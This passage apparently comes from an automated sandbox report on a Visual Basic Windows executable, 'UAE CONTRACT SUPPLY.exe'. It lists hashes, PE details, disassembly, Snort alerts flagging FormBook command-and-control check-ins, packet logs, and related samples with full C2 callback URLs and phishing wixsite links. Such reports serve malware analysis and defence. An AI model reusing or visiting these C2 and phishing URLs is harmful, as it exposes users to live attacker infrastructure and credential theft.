wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, drive.google.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, e1553.dspg.akamaiedge.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.230.60.102	2S6VUd960E.exe	Get hash	malicious	Browse	• www.thepoetrictedstudio.com/bw82/?JB4DY2=RsrdfQA5mS60+WzVQF//8cbwzrXLIF3fF+o+nHpDVSzwZDE8R2fNyvkoHK6M8xRYK4Gq&w0G=jzuDZX7xC
34.102.136.180	14079 Revised #PO 4990.exe	Get hash	malicious	Browse	• www.ubiqshop.com/suod/
	twistercrypted.exe	Get hash	malicious	Browse	• www.whitley360insurancegroup.com/e3rp/?j8pPk=im8RK5hojyiovjoWpCByoAyExdKu9PCH/DHixFeIJgIWbd9/JUshX+E76zrtzOGwSvQG&iJ=yL3dpJexppT
	dCoLEiYyx1.exe	Get hash	malicious	Browse	• www.wewantvote.com/hks/?S2Jdyv=JR-TT8a8bz4&o2=QYUxBxXkCeZVJNfFWSJsk3IBeYXPZgc2nH/dDvQY/XbZkPs+fhYBerosKyprHHiIEPgfedaFww==
	GDJWHqItQO.exe	Get hash	malicious	Browse	• www.lesavonbyannvictoria.com/dyt/?w8l=2w8yK74E/w9lysTpUayEk1uIR8qyDanCFlUeVmIM4yvirp/OCQwAlXgQpx9jKZ5pn0hJ&Tj-=YvLpZ
	Shipment Document BL,INV and packing list.exe	Get hash	malicious	Browse	• www.parkcitysongfest.com/nehc/?Jnz=9rSpeXq0adO&yrsDlIWx=LMAhfecU0y34Tx1TbWeWAS4HEN0+4+sZND0z+5CMXKz3uB8Td4f40r/k+tJO9euuw3oDNFlv+g==
	PO_210224.exe	Get hash	malicious	Browse	• www.jeetinternationalgroup.com/kbc/?mlvx=rTYX5btw1iIIHoMYt3wFv5EHXrCgun0pSs+f973Cl/VGhbEqDDvdvpBnQB7WKQvfWEf2&Ntilqd=8p4pqfAhA

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2021_02_25.exe	Get hash	malicious	Browse	• www.bistrolartichaut.com/gbr/?kDHl=lv22WWjBKqQBYt0GN1Q3exOP7ZZ1MpJKXobvjkOcU9p13P0mNXwz/8InMIdVdDj4pEKFF2KGGA==&Kzr4=SnjtLZExJt
	55gfganfgF.exe	Get hash	malicious	Browse	• www.gdsjgf.com/bw82/?_FQl2b=7KG5rMnJQVi61jAewyvwq06b8xrmRTVdiDIOhf904IMqwa5VOrK6tjTZXZHtOEFX/CqJe2Vx/Q==&oX9=Z0D4XL4pfLe8-hP
	yrsTO0ER4V.exe	Get hash	malicious	Browse	• www.bitcoinrewardsu.info/kre/?YvBxMNmh=kQkeQlpKJNb6oOxJN4GJfD6t5KY2AsRnmRWhQl1X7YIrKxWbjtaZnp5PaacD5HNrGJbroy9C/A==&_jATiR=UfdDO4MxCVo
	RQP_10378065.exe	Get hash	malicious	Browse	• www.ikescakes.com/mt6e/?mtxhc=YvExCURCHojWxUZ2uMbCTZtdlUfUNESptwc+9N4MwoafLt15MUIAAry7fUZG5aHTuU8f+mfXxQ==&rVXHzf=lnRpL0YpGPdD
	Price quotation.exe	Get hash	malicious	Browse	• www.womenreadytomove.com/uidr/?pRrXnjX=+yHJuk7akGgRjMzjPF0aFAvqX/p+12T9a3qHSG6UxUVEi0VJLVtNHRJTw/YZCKaLJ9IS&NtTD4P=XPjPRje8qFgxsfb
	DHL Shipping Document_Pdf.exe	Get hash	malicious	Browse	• www.elementclubhouse.com/dll/?ArDDXx=WR3E3vwyc/GreSyJ7XmSowICMkI8sNumnp0OkvNXbOz2Qb0q9qTQClQxRjHoqSrBttUl&VnwDZ=-Z2hAFrpEtCxkjI

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MT.Au Leo V.1420.xlsx	Get hash	malicious	Browse	• www.hakimkhawatmi.com/nsag/?jv84=9Tl2KXc7hN/2U9N9+vpX/czO0Yy7ZBOWuVeFqMNCcJII52latjzlz6fsfLitv4s31iy/dQ==&1bCd=jpXpdpDpF
	dwg.exe	Get hash	malicious	Browse	• www.kreatelymedia.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=LENh5Imcw7WV23PMDSK6gQgZ7usNfvsiux/HEpxATH+NcHhzFLQFIzxEn7XOqifbExQJ
	orders.exe	Get hash	malicious	Browse	• www.suncobrayoga.com/ni6e/?W6=+pZLjlAoRu3DtzXq35lSkEUB/ZsZHJe08VokdK2HVDHLsmWw5RNCvrmnDtoZrYQiiN4bm+0CXw==&UlPt=GVoxsVvHVpd8Sl
	Order List - 022321-xlxs.exe	Get hash	malicious	Browse	• www.hk-attorneys.com/uqf5/?Y4pXFx5x=Dg97rDlyoxn6rzyVbv3B7zG329WThiiFJjF/QU5oHVDRmmZSVK6c1XVEPf5rJpTqyNbYXr1Rqw==&BR-=UTjHnDN0Jp9hlD
	9VZe9OnL4V.exe	Get hash	malicious	Browse	• www.vio-lence-official.com/mjs/?ohoDP=Szrhs8&EzrxBfhH=Km50rYfCIMLkr6cNBQUAlfaJzg7DBzOfrqOCbjSFoXRiVQSa2PRHXyZRZ9uV6+yeKg7N
	3zutY8IPBS.exe	Get hash	malicious	Browse	• www.chapelcouture.com/ffw/?uZCX=XPjPaXeHqZ5XiDl&Jzr8URRX=Q3EGYcSU8t2GK6ftjW66hePdz5cilHQXw0NtnM1D8Yj3A1BwaX/+ESmEZzWdZeCCWyTt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IKtgCGdzlg.exe	Get hash	malicious	Browse	• www.srcsvcs.com/bw82/?9rjHF6y=idg9JX97F3eVuJ82V/BLVAmaLrIGTHqm4FsH2lIA1Y64HTHcmGyQxV9x71/09hThPInxOEDyHA==&lX9d=p48hVnrp1tqPRT7P
	U6RI0SDRS2.exe	Get hash	malicious	Browse	• www.wholesalerbargains.com/nsag/?GVgT1=S2rwVw3s97Y3rUXATn0CJ3djiO7xqRLsdPZLFd7esiUzXfKx0EjNJlkpU4mnryJvfB01hf9UaA==&6l=SlSp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
googlehosted.l.googleusercontent.com	BL.html	Get hash	malicious	Browse	• 142.250.186.33
	caraganas.exe	Get hash	malicious	Browse	• 142.250.186.33
	#U266b VM_540283.htm	Get hash	malicious	Browse	• 142.250.186.33
	_vm54959395930.htm	Get hash	malicious	Browse	• 142.250.186.33
	Malone3388_001.htm	Get hash	malicious	Browse	• 142.250.186.33
	dgaTCZovz.msi	Get hash	malicious	Browse	• 142.250.186.33
	2021-Nieuwepayroll-Aanpassing.html	Get hash	malicious	Browse	• 142.250.186.33
	seed.exe	Get hash	malicious	Browse	• 142.250.186.33
	PO112000891122110.exe	Get hash	malicious	Browse	• 142.250.186.33
	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 142.250.186.33
	xerox for hycite.htm	Get hash	malicious	Browse	• 142.250.186.33
	Muligheds.exe	Get hash	malicious	Browse	• 142.250.186.33
	2021-Nouvelle masse salariale-Rapport.html	Get hash	malicious	Browse	• 216.58.209.33
	SOLICITUD DE HERJIMAR, SL (HJM-745022821).exe	Get hash	malicious	Browse	• 216.58.208.161
	#U6211#U662f#U56fe#U7247.exe	Get hash	malicious	Browse	• 216.58.208.161
	OneNote rmos@dataflex-int.com.html	Get hash	malicious	Browse	• 216.58.208.129
	Sponsor A Child, Best Online Donation Site, Top NGO - World Vision India.html	Get hash	malicious	Browse	• 172.217.20.225
	barcelona-v-psg-liv-uefa-2021.html	Get hash	malicious	Browse	• 172.217.20.225
	Barcelona-v-PSG-0tv.html	Get hash	malicious	Browse	• 172.217.20.225
	CONSTRUCCIONES SAN MART#U00cdN, S.A. SOLICITAR. (SMT-14517022021).exe	Get hash	malicious	Browse	• 172.217.20.225
td-balancer-dc11-60-102.wixdns.net	2S6VUd960E.exe	Get hash	malicious	Browse	• 185.230.60.102

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WIX_COMIL	NEW ORDER - VOLVO HK HKPO2102-13561,pdf.exe	Get hash	malicious	Browse	• 185.230.60.177
	2S6VUd960E.exe	Get hash	malicious	Browse	• 185.230.60.102
	http://https://alijafari6.wixsite.com/owa-projection-aspx	Get hash	malicious	Browse	• 185.230.61.98
	http://https://xmailexpact.wixsite.com/mysite	Get hash	malicious	Browse	• 185.230.61.179
	http://vcomdesign.com	Get hash	malicious	Browse	• 185.230.61.180
	http://https://samson442.wixsite.com/outlook-web	Get hash	malicious	Browse	• 185.230.60.197
	http://tecasi.rs/tree/?email=adsdkljfds.sadkf@asdkg.com	Get hash	malicious	Browse	• 185.230.60.163
	http://https://infozapyt.wixsite.com/mysite	Get hash	malicious	Browse	• 185.230.60.179
	http://https://brechi5.wixsite.com/owa-webmail-updates	Get hash	malicious	Browse	• 185.230.61.179
	Swift Copy.exe	Get hash	malicious	Browse	• 185.230.61.96
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 185.230.61.180
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 185.230.61.168
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 185.230.61.168
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 185.230.61.101
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 185.230.61.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://imsva91-ctp.trendmicro.com/wis/clicktime/v1/query?url=http%3a%2f%2ftecasi.rs%2fPAF&umid=EF9759F9-B31F-8705-A867-F303FCD5E066&auth=25994e11723456f59f881b7e4162635112e7401d-23077e0b296f1a694cd81697d46ee85967e5556e	Get hash	malicious	Browse	• 185.230.60.180
	http://https://outlookonedriveupd.wixsite.com/office	Get hash	malicious	Browse	• 185.230.60.98
	http://https://ademkeskin.wixsite.com/owa-projection-aspx	Get hash	malicious	Browse	• 185.230.61.163
	http://https://outlookmicrosoftwo.wixsite.com/upgrade	Get hash	malicious	Browse	• 185.230.60.98
	http://https://www.shutdown-turnaround-industry-network.com/unsubscribe	Get hash	malicious	Browse	• 185.230.60.177
GOOGLEUS	14079 Revised #PO 4990.exe	Get hash	malicious	Browse	• 34.102.136.180
	twistercrypted.exe	Get hash	malicious	Browse	• 34.102.136.180
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 142.250.184.74
	tuOAqyHVuH.exe	Get hash	malicious	Browse	• 35.228.227.140
	WB4L25Jv37.exe	Get hash	malicious	Browse	• 35.228.227.140
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 142.250.186.106
	BL.html	Get hash	malicious	Browse	• 142.250.186.33
	PrebuiltGmsCore.apk	Get hash	malicious	Browse	• 172.217.16.142
	PrebuiltGmsCore.apk	Get hash	malicious	Browse	• 142.250.186.138
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 142.250.186.66
	dCoLEiYyx1.exe	Get hash	malicious	Browse	• 34.102.136.180
	GDJWHqItQO.exe	Get hash	malicious	Browse	• 34.102.136.180
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 142.250.186.66
	2o0y7CvHF2.exe	Get hash	malicious	Browse	• 35.187.82.108
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 142.250.186.66
	kBJlVQuchM.exe	Get hash	malicious	Browse	• 216.239.32.21
	RODFm7tAfQ.exe	Get hash	malicious	Browse	• 35.228.227.140
	zk8Jq3gpa5.exe	Get hash	malicious	Browse	• 35.228.227.140
	Shipment Document BL,INV and packing list.exe	Get hash	malicious	Browse	• 34.102.136.180
	rtofwqxq.exe	Get hash	malicious	Browse	• 216.58.212.131

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	CustomerStatement.exe	Get hash	malicious	Browse	• 142.250.184.65
	Payment.html	Get hash	malicious	Browse	• 142.250.184.65
	EmployeeAnnualReport.exe	Get hash	malicious	Browse	• 142.250.184.65
	Customer Statement.exe	Get hash	malicious	Browse	• 142.250.184.65
	Remittance advice.htm	Get hash	malicious	Browse	• 142.250.184.65
	Customer Statement.exe	Get hash	malicious	Browse	• 142.250.184.65
	Order-10236587458.exe	Get hash	malicious	Browse	• 142.250.184.65
	RFQ_11019928277366635562727728 8.exe	Get hash	malicious	Browse	• 142.250.184.65
	EMG 3.0.exe	Get hash	malicious	Browse	• 142.250.184.65
	QUOTATION.xlsx	Get hash	malicious	Browse	• 142.250.184.65
	VM_629904-26374.htm	Get hash	malicious	Browse	• 142.250.184.65
	cm0Ubgm8Eu.exe	Get hash	malicious	Browse	• 142.250.184.65
	caraganas.exe	Get hash	malicious	Browse	• 142.250.184.65
	Notification 466022.xlsm	Get hash	malicious	Browse	• 142.250.184.65
	Fax #136.xlsm	Get hash	malicious	Browse	• 142.250.184.65
	Purchase Order22420.exe	Get hash	malicious	Browse	• 142.250.184.65
	ceFlxYfe4F.exe	Get hash	malicious	Browse	• 142.250.184.65
	Fatura.exe	Get hash	malicious	Browse	• 142.250.184.65
	Reports #176.xlsm	Get hash	malicious	Browse	• 142.250.184.65
	SecuriteInfo.com.VB.Heur2.EmoDldr.5.B611173F.Gen.18420.xlsm	Get hash	malicious	Browse	• 142.250.184.65

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.293725930665568
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	UAE CONTRACT SUPPLY.exe
File size:	458752
MD5:	9da74a6d583c801677c0e2fde51586ba
SHA1:	e1af77b99ca69e4737fa4d73a77e5702d5c13e91
SHA256:	9d295dd246f6844b1bfe945cdf914a1615d0dacd9aa9f40d1276bc75f796268c
SHA512:	d3bc9d90d2ce4945bc4cf3d8108272f88bd24e7bc12de99c5a3a36043a4728b2865f97d64c59bc9fcb9f80cd5c87e33cad5d0b3b8157a54591b85cdcf0a16328
SSDEEP:	1536:3bLxrsc45V0M8wBEzkXZ8RuMI8sFjE2ik+W65tikWmBaHHG7:LLTSuMBezkUu8WjE2Z+DtikWmBaHHG7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L.....!Z.....0.....H.....@....@

File Icon

Icon Hash:	e886a37159aadcf8

Static PE Info

General

Entrypoint:	0x401348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5A21D1E1 [Fri Dec 1 22:04:17 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c6ebaa5f331077d9c6c3ae892d7a39ce

Entrypoint Preview

Instruction
push 00404264h
call 00007F29048150D5h
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
cmp byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
and ah, bl
sub byte ptr [edx+42BA4D36h], FFFFFF8Eh
arpl word ptr [edi-2A28310Fh], si
rol byte ptr [eax], cl
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [edx+00h], al
push es
push eax
add dword ptr [ecx], 54h
jc 00007F2904815147h
add byte ptr fs:[eax], bl
add eax, dword ptr [eax]
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
and byte ptr [esi-01h], ah
retn 7379h
mov esp, 70824472h
add eax, E95CAFBAh
mov eax, 96D22F46h
test al, 21h
fild word ptr [esi-7Bh]
mov eax, ebx
xor eax, BEEDD1D0h
cmp cl, byte ptr [edi-53h]
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add ch, byte ptr [esi]
add byte ptr [eax], al
out dx, al
daa

Instruction
add byte ptr [eax], al
add byte ptr [6D6F4C00h], cl
insd
insb
jns 00007F2904815149h
je 00007F2904815147h
jc 00007F2904815150h
add byte ptr [4D000901h], cl
outsb
insd
imul esp, dword ptr [ebx+74h], 00006E65h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x13714	0x3c	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x16000	0x5aa64	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x30	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0xd8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x12b24	0x13000	False	0.444464432566	data	6.20247491398	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x14000	0x19cc	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x16000	0x5aa64	0x5b000	False	0.0544755537431	data	3.57347405525	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x161d8	0x42028	data		
RT_ICON	0x58200	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x58668	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x5ac10	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x5bcb8	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0x6c4e0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0x70708	0x5a	data		
RT_VERSION	0x70764	0x300	data	Chinese	China

Imports

DLL	Import
USER32.DLL	HideCaret

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaI4Var, __vbaVarDup, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0804 0x04b0
LegalCopyright	Internal Verify Number,88
InternalName	Vrdihftetgo6
FileVersion	1.00
CompanyName	Internal Verify Number,88
LegalTrademarks	Internal Verify Number,88
ProductName	Tred6
ProductVersion	1.00
OriginalFilename	Vrdihftetgo6.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	China	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-15:28:20.874775	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49751	34.102.136.180	192.168.2.6
02/25/21-15:28:31.319640	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	34.102.136.180	192.168.2.6
02/25/21-15:28:36.463718	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.6	104.21.32.11
02/25/21-15:28:36.463718	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.6	104.21.32.11
02/25/21-15:28:36.463718	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.6	104.21.32.11
02/25/21-15:28:57.410074	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.6	34.102.136.180
02/25/21-15:28:57.410074	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.6	34.102.136.180
02/25/21-15:28:57.410074	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.6	34.102.136.180
02/25/21-15:28:57.549735	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49756	34.102.136.180	192.168.2.6

Network Port Distribution

Total Packets: 99

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:27:34.845195055 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:34.902072906 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:34.902928114 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:34.902947903 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:34.960144997 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:34.976227045 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:34.976279020 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:34.976319075 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:34.976358891 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:34.977421999 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:34.977448940 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.010773897 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.067878962 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.067979097 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.069430113 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.130521059 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.344265938 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.344293118 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.344309092 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.344326019 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.344342947 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.344396114 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.344425917 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.344432116 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.348267078 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.348299026 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.348428011 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.348448038 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.352293968 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.352324963 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.352385044 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.352400064 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.356398106 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.356426954 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.356524944 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.356559992 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.360461950 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.360491037 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.360615015 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.363842010 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.363874912 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.363997936 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.364026070 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.400667906 CET	443	49731	142.250.184.65	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:27:35.400763988 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.400851965 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.400897980 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.402714014 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.402760983 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.402853012 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.402888060 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.406702995 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.406771898 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.406838894 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.406871080 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.410836935 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.410886049 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.410983086 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.411034107 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.414963007 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.415035009 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.415090084 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.415124893 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.418934107 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.418999910 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.419064999 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.419095993 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.422894001 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.422943115 CET	443	49731	142.250.184.65	192.168.2.6
Feb 25, 2021 15:27:35.423062086 CET	49731	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:27:35.423089981 CET	49731	443	192.168.2.6	142.250.184.65
